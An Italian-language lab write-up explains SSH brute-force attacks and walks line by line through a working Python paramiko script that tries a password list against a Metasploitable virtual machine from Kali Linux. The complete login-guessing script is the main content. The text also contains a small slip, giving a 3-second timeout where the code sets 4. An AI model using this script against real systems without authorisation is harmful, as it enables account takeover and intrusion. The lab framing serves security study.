Bruteforce su protocollo SSH

Cos' è una Brutefoce?

Un "Bruteforce" (o attacco di forza bruta) è una tecnica di attacco informatico che consiste nel tentare ogni possibile combinazione di caratteri per indovinare una password o una chiave di accesso. È un metodo lento ma efficace, che sfrutta la potenza di calcolo per provare ogni possibile valore fino a trovare quello corretto.

Cos'è un Protocollo SSH ?

SSH, acronimo di Secure Shell, è un protocollo di rete che permette di stabilire una sessione remota cifrata tra due computer. Funziona crittografando i dati scambiati tra il client e il server, rendendo più difficile intercettare o decifrare le informazioni durante la trasmissione.

Cos'è uno script Python ?

Uno script Python è un file di testo che contiene istruzioni scritte nel linguaggio di programmazione Python e che possono essere eseguite dall'interprete Python. Gli script Python vengono utilizzati per automatizzare compiti ripetitivi, eseguire operazioni specifiche e, più in generale, per rendere più efficiente l'uso del computer.

Inizio Progetto

Risposto a tutto le domande del caso, vi mostro lo Script che ho scritto e lo andrò a spiegare passo dopo passo e mostrerò come avviene una "Bruteforce" su protoccolo "SSH"

```python
import paramiko
import time

def brute_force_ssh(ip, username, password_list):
    client = paramiko.SSHClient()
    client.set_missing_host_key_policy(paramiko.AutoAddPolicy())

    for password in password_list:
        try:
            print(f"[Tentativo] Username: {username} | Password: {password}")
            client.connect(ip, username=username, password=password, timeout=4)
            print(f"[Successo!] Password trovata: {password}")
            client.close()
            return password
        except paramiko.AuthenticationException:
            print("[Fallito] Autenticazione fallita.")
        except paramiko.SSHException:
            print("[Errore] Troppi tentativi. Pausa...")
            time.sleep(5)
        except Exception as e:
            print(f"[Errore] {e}")
    return None

# ⚙️ Parametri di esempio
ip_target = "192.168.50.101"           # Cambia con l'IP della VM target
username = "msfadmin"                  # Username da testare
passwords = ["123456", "password", "msfadmin", "qwerty", "admin123"]  # Dizionario base

found = brute_force_ssh(ip_target, username, passwords)

if found:
    print(f"[✓] La password corretta è: {found}")
else:
    print("[X] Nessuna password corretta trovata.")

```

Parto con lo spigare le prime due righe

```python
import paramiko
import time

```

- Ho iniziato con l'importare una libreria "paramiko" che permette di connettersi ad un server "SSH" in "Python"
- Mentre ho importato "time" per mettere in pausa la macchina in caso di blocco o numero eccessivo di tentativi

```python
def brute_force_ssh(ip, username, password_list):
    client = paramiko.SSHClient()
    client.set_missing_host_key_policy(paramiko.AutoAddPolicy())

```

- Nello screen sopra esposto vado definire la funzione con la parola "def", la suddetta funzione ossia "brute_force_ssh" prende tre parametri, ossia "ip", "username" e " password list"
- IP serve per identificare la macchina da attaccare
- username serve invece per testare appunto l'username
- password list è la lista di password da testare.
- SSHClient() è il client SSH di Paramiko.

- set_missing_host_key_policy(...) serve a non bloccare la connessione se è la prima volta che ci si collega al server SSH.

```
7
8     for password in password_list:
```

- Per ogni password nella lista, esegue un tentativo di login.

```
        try:
            print(f"[Tentativo] Username: {username} | Password: {password}")
            client.connect(ip, username=username, password=password, timeout=4)
```

- client.connect(...) prova a connettersi al server SSH usando l'IP, il nome utente e la password corrente del ciclo.
- timeout=3 vuol dire: se non risponde entro 3 secondi, passa avanti.

```
            print(f"[Successo!] Password trovata: {password}")
            client.close()
            return password
```

- Se riesce a connettersi senza errori, stampa la password trovata e esce dalla funzione restituendo quella password.

```
        except paramiko.AuthenticationException:
            print("[Fallito] Autenticazione fallita.")
        except paramiko.SSHException:
```

- Questo errore viene generato quando l'autenticazione fallisce (utente o password errati).

```
        except paramiko.SSHException:
            print("[Errore] Troppi tentativi. Pausa ... ")
            time.sleep(5)
```

- Se ci sono troppi tentativi in poco tempo, il server SSH può bloccare temporaneamente l'accesso. In questo caso, aspetta 5 secondi e poi riprende.

```
        except Exception as e:
            print(f"[Errore] {e}")
    return None
```

- Cattura errori di rete o altri problemi imprevisti
  Se nessuna password è corretta, la funzione restituisce None.

```
ip_target = "192.168.50.101"           # Cambia con l'IP della VM target
username = "msfadmin"                  # Username da testare
passwords = ["123456", "password", "msfadmin", "qwerty", "admin123"]  # Dizionario base
```

- Specifica l'IP, l'utente e le password da provare.

- Queste informazioni simulano l'attacco su una macchina controllata.

```
found = brute_force_ssh(ip_target, username, passwords)
```


- Esegue il brute-force e salva il risultato (la password trovata o None).

```
if found:
    print(f"[v] La password corretta è: {found}")
else:
    print("[x] Nessuna password corretta trovata.")
```

- Se la password viene trovata, la stampa.
- Altrimenti, segnala che non c'è corrispondenza.

Una volta sviscerato il codice vediamo nella pratica com'è che funziona.


Come prima cosa vado ad aprire le mie due macchine virtuali ossi "Kali Linux" e "Metasplotable" entrambe connesse su rete interna



Una volta aperte le due macchine virtuali vado ad aprire tramite il terminale di "kali" lo script mostrato prima

```
┌──(kali㉿kali)-[~/Desktop]
└─$ python BruteForce.py
```


Una volta avviato il programma ci ritroveremo questo



Ciò significa che lo script funziona correttamente.

ATTENZIONE

Lo script ha fatto cosi pochi tentativi perché essendo “metasploitable” una mia macchina virtuale conoscevo già sia l’user che la password che sono andato ad inserire all’interno del codice



Quando si effettua un Bruteforce ad una macchina a noi sconosciuta si opta per dei file “txt” situati all’esterno del programma, quindi quest’ultima tramite, ovviamente, ad uno script differente andrà a leggere le password dal file txt esterno.